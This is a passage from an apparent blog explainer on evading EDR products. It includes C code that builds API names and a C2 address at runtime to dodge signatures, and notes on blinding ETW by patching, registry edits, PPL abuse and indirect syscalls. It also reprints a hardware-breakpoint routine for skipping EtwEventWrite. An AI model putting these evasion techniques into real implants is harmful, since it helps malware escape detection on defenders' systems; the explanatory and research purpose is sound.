- Dictionary-based encoding by mapping bytes to a word or short string from a dictionary
Stack Strings
This is designed to evade detection by constructing strings that are needed in a payload at runtime rather than having them stored in the binary’s data section. A good example of this would be simply combing partial strings for suspicious functions like LoadLibraryA.
char part1[] = "Load";
char part2[] = "LibraryA";

//Create an array to store the full string
char fullString[20];

//Concatenate the two strings
strcpy(fullString, part1);
strcat(fullString, part2);

//Load the function pointer for LoadLibraryA using GetProcAddress
HMODULE hKernel32 = GetModuleHandle("kernel32.dll");
if (hKernel32 == NULL) {
    printf("Failed to get handle for kernel32.dll\n");
    return 1;
}

//Find the LoadLibraryA function address
typedef HMODULE(WINAPI *LoadLibraryA_t)(LPCSTR lpLibFileName);
LoadLibraryA_t LoadLibraryA_func = (LoadLibraryA_t)GetProcAddress(hKernel32, fullString);

if (LoadLibraryA_func == NULL) {
    printf("Failed to find %s function\n", fullString);
    return 1;
}

//Use the LoadLibraryA function pointer to load test.dll
HMODULE hModule = LoadLibraryA_func("test.dll");
Or it more simply could be used to store the C2 callback address for the initial dropper.
// Define two partial strings for the C2 server IP/URL
char part1[] = "192.168.";
char part2[] = "1.100";  // This could also be a domain name

// Create a buffer to hold the full IP address or URL
char full_ip_or_url[20];  // Adjust size based on the expected length

// Concatenate the two parts into the full IP or URL
strcpy(full_ip_or_url, part1);  // Copy the first part into the buffer
strcat(full_ip_or_url, part2);  // Append the second part
ETW
The Microsoft explanation for ETW use is “to instrument your application, log user or kernel events to a log file, and consume events from a log file or in real time”.
](/assets/img/Modern-Approach-to-Defeating-EDRs/ETW-Architecture.png)
https://learn.microsoft.com/en-us/windows-hardware/test/weg/instrumenting-your-code-with-etw
In a barebone Windows 11 installation, they’re approximately 1,100 providers that can produce events. EDRs are real-time consumer of ETW events, meaning they do rely on a log file and can act immediately based off the events that it consumes. If an implant is running with administrative privileges, it can disable most ETW providers. One component that is frequently used by EDRs in regards to ETW is .NET logging. The common language runtime (CLR) is loaded into every .NET process and registers several ETW providers at startup. The biggest provider that EDRs will monitor is Microsoft-Windows-DotNetRuntime which emits events when an assembly loads, module loads, JIT compilation, method calls, and AppDomain creation. Adversaries use .NET techniques because they do not have to touch disk, so it evades file-based detections. The execute-assembly component of Cobalt Strike loads the CLR in a temporary process and loads the assembly into it.
Outdated Techniques
ETW Patching
The most common outdated technique that was used to evade ETW was patching ntdll!EtwEventWrite with a ret instruction. This would prevent the processes from emitting any events to ETW. EDRs have patched this technique usually by hashing or checking the prologue of ETW functions.
Registry Modification
Various keys in HKLM\SYSTEM\CurrentControlSet\Control\WMI\Autologger can be disabled to prevent ETW providers from creating events. Since this is in the HKLM hive it does require administrative privileges to modify and does require a reboot of the system. There are two approaches in this case, one is loud and the other is precise. Setting the start key to 0 for EventLog-Security will prevent the autologger from starting at boot. This can be extremely loud as it effects the entire ETW pipeline. A more precise approach is to disable specific providers within a session by setting the Enabled key value to 0. The session will still start but that specific provider will not emit any events.
Modern Technique
EDRs came up with solutions to catch and prevent those techniques so adversaries have had to come up with new solutions.
PPL Bypass
The Microsoft-Windows-Threat-Intelligence provider requires the consumer to be a Protected Process Light (PPL) with a specific signer level. If a legitimately-signed PPL binary can be exploited to read/manipulate the telemetry, it can throw off the EDR and defensive analysts.
Hardware Breakpoints
Hardware breakpoints use specialized CPU registers such as the DR0-DR3 registers which can be triggered when an instruction attempts to read, write, or execute a specified memory address. If the targeted address is the EtwEventWrite, this call could be modified or skipped.
Here is the hardware breakpoint function from Cymulate’s Blindside project that is used to set a hardware breakpoint on a specified address. They use LdrLoadDll’s address but for ETW evasion it would best be used for EtwEventWrite.
VOID SetHWBP(DWORD_PTR address, HANDLE hThread)
{
    CONTEXT ctx = { 0 };
    ctx.ContextFlags = CONTEXT_DEBUG_REGISTERS | CONTEXT_INTEGER;
    ctx.Dr0 = address;
    ctx.Dr7 = 0x00000001;

    SetThreadContext(hThread, &ctx);

    DEBUG_EVENT dbgEvent;
    while (true)
    {
        if (WaitForDebugEvent(&dbgEvent, INFINITE) == 0)
            break;

        if (dbgEvent.dwDebugEventCode == EXCEPTION_DEBUG_EVENT &&
            dbgEvent.u.Exception.ExceptionRecord.ExceptionCode == EXCEPTION_SINGLE_STEP)
        {

            CONTEXT newCtx = { 0 };
            newCtx.ContextFlags = CONTEXT_ALL;
            GetThreadContext(hThread, &newCtx);
            if (dbgEvent.u.Exception.ExceptionRecord.ExceptionAddress == (LPVOID)address)
            {
                printf("[+] Breakpoint Hit!\n");
                /*printf("[-] Exception (%#llx) ! Params:\n", dbgEvent.u.Exception.ExceptionRecord.ExceptionAddress);
                printf("(1) Rcx: %#d | ", newCtx.Rcx);
                printf("(2) Rdx: %#llx | ", newCtx.Rdx);
                printf("(3) R8: %#llx | ", newCtx.R8);
                printf("(4) R9: %#llx\n", newCtx.R9);
                printf("RSP = %#llx\n", newCtx.Rsp);
                printf("RAX = %#llx\n", newCtx.Rax);
                printf("DR0 = %#llx\n", newCtx.Dr0);
                printf("RIP = %#llx\n----------------------------------------\n", newCtx.Rip);*/

                newCtx.Dr0 = newCtx.Dr6 = newCtx.Dr7 = 0;
                newCtx.EFlags |= (1 << 8);
                return;
            }
            else {
                newCtx.Dr0 = address;
                newCtx.Dr7 = 0x00000001;
                newCtx.EFlags &= ~(1 << 8);
            }
            SetThreadContext(hThread, &newCtx);
        }
        ContinueDebugEvent(dbgEvent.dwProcessId, dbgEvent.dwThreadId, DBG_CONTINUE);
    }
}
Indirect Syscalls
User-mode ETW lives in ntdll. So calling syscalls directly via Halo’s Gate would bypass any user-mode ETW providers.
Conclusion
EDRs started off as enterprise-level antiviruses and evolved into something far greater. Malware developers and incident response analysts have differing opinions on which EDR is better than others, but every EDRs goal is the same. Stop known and unknown attacks from negatively impacting systems. As I said in the beginning, I am not an expert in this area. I was simply interested in how EDR evasion has grown over the past 5 to 10 years. From simple evasion techniques such as only needing to encode payloads to dynamically resolving syscall numbers at runtime, evasion has come a long way. Which makes it all the more exciting for what is to come in the future, if these modern techniques are starting to be detected and blocked who knows what will be the next evasion technique. I owe much of my knowledge in this area to Matt Hand for his EDR evading book and Pavel Yosifovich for greatly expanding my knowledge on low-level Windows topics.